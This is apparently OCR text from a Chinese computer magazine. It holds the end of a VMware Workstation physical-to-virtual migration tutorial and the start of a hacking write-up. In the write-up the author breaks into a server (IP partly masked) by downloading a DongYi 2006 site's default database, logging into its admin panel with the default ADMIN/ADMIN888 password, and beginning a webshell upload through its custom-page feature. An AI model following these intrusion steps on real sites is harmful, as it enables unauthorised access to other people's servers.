
检索完成后，我们还可以对磁盘空间进行操作。


选择以上三个选项之一，并完成来源选项的操作，就会打开“目标”对话框。


2.目标


“来源”选项中创建不同的导入方式可能会有差别，但是在“目标”选项的操作则相同。单击“下一步”，目标类型选择“Vmware独立虚拟机”，“下一步”后，开始编辑要建立的虚拟机的名字、位置和类型。如图14。



图11


图12


图13


图14


图15


图16


再点“下一步”吧（怎么这么多的下一步？？？），现在是“虚拟机选项”，有两个选项：

“创建一个完整克隆”：把来源中的系统完整的克隆成一个虚拟机，占用较多的磁盘空间，移植的过程也很长。

“创建一个链接克隆”：克隆的仅仅是一个链接形式，占用很少的磁盘空间。

点击“下一步”设置网络，可以通过NIC选项添加或减少网卡数量。单击每个网卡对应的“网络”项可以改变网络结构，如图15。

ok，再点击“下一步”，针对目标的设置就完成了，并且跳至第三步，对系统进行定制。如图16。



图17

3.定制

如果我们勾选了安装Vmware Tools选项，则会为克隆的虚拟机安装Vmware Tools。如果勾选“定制新虚拟机的标识”，就可以对虚拟机的用户信息、时区、网络和用户组／域等进行定制。设置好后，就确定并进行移植过程了，这个过程貌似是最长的，通常需要几分钟。完成后如图17。

现在就可以打开克隆的虚拟机看看了（我以物理机至虚拟机的移植做的），如图18。

以上就是Vmware Workstation的主要高级应用了，大家记住了吗？


图18

编辑点评：

很详细的一篇图文教程，不过，大家还是动手用虚拟机做下实验吧，这样印象会更深刻的。

记一次简单的拿SHELL+提权

图 01

从本文你可以学到：

另一种动易2006拿shell的方法以及常见的提权手法




图1




图2

由于某些原因，需要拿到222.216.X.X（出于安全考虑，在此文中的相关画面我做了处理）这台机子的权限！所以便有了此文。

大家平常在入侵一个网站的过程中，在目标站没有了希望后，大家都会选择看看这个服务器上还有没有别的站可以入侵。我也不例外啦，不过不要急着拿工具啊，还是来手工的吧。有时不要那么迷信工具，否则你会吃亏的！

首先去查询下222.216.X.X这个服务器上还有哪些站吧（当然我也是在目标站没希望后被逼出此下策啦）。查询可以在http://www.seologs.com/ip-domains.html上进行！查询得知有18个站点在此服务器上，一个一个检测吧。

在挨个浏览的时候，发现有个站特别像动易2006。于是试了下默认的数据库，居然是存在的，并且能下载。在下载的过程中我想：既然管理员犯这种低级错误，那很有可能密码和用户名都是默认的——也就是ADMIN与ADMIN888！进入后台测试了下，成功进入！如图1。

对于动易系统拿SHELL的方法也有些，但是在动易2006SP6版本中很多不能用了！而且关于这个问题，很多的朋友也在问，今天我告诉大家一种非常简单的拿动易2006的SHELL的方法。首先我们在左边的菜单栏中选择“系统设置”，然后在出现的菜单栏里选择“自定义页面管理”，接着需要先添加一个自定义页面的分类，选择“添加自定义分类”这个选项，分类名称与分类简介都可以随便填写，这里我填test。选择“添加”，系统会提示你成功！下面我们再选择“添加自定义页面”，如图2。




图3

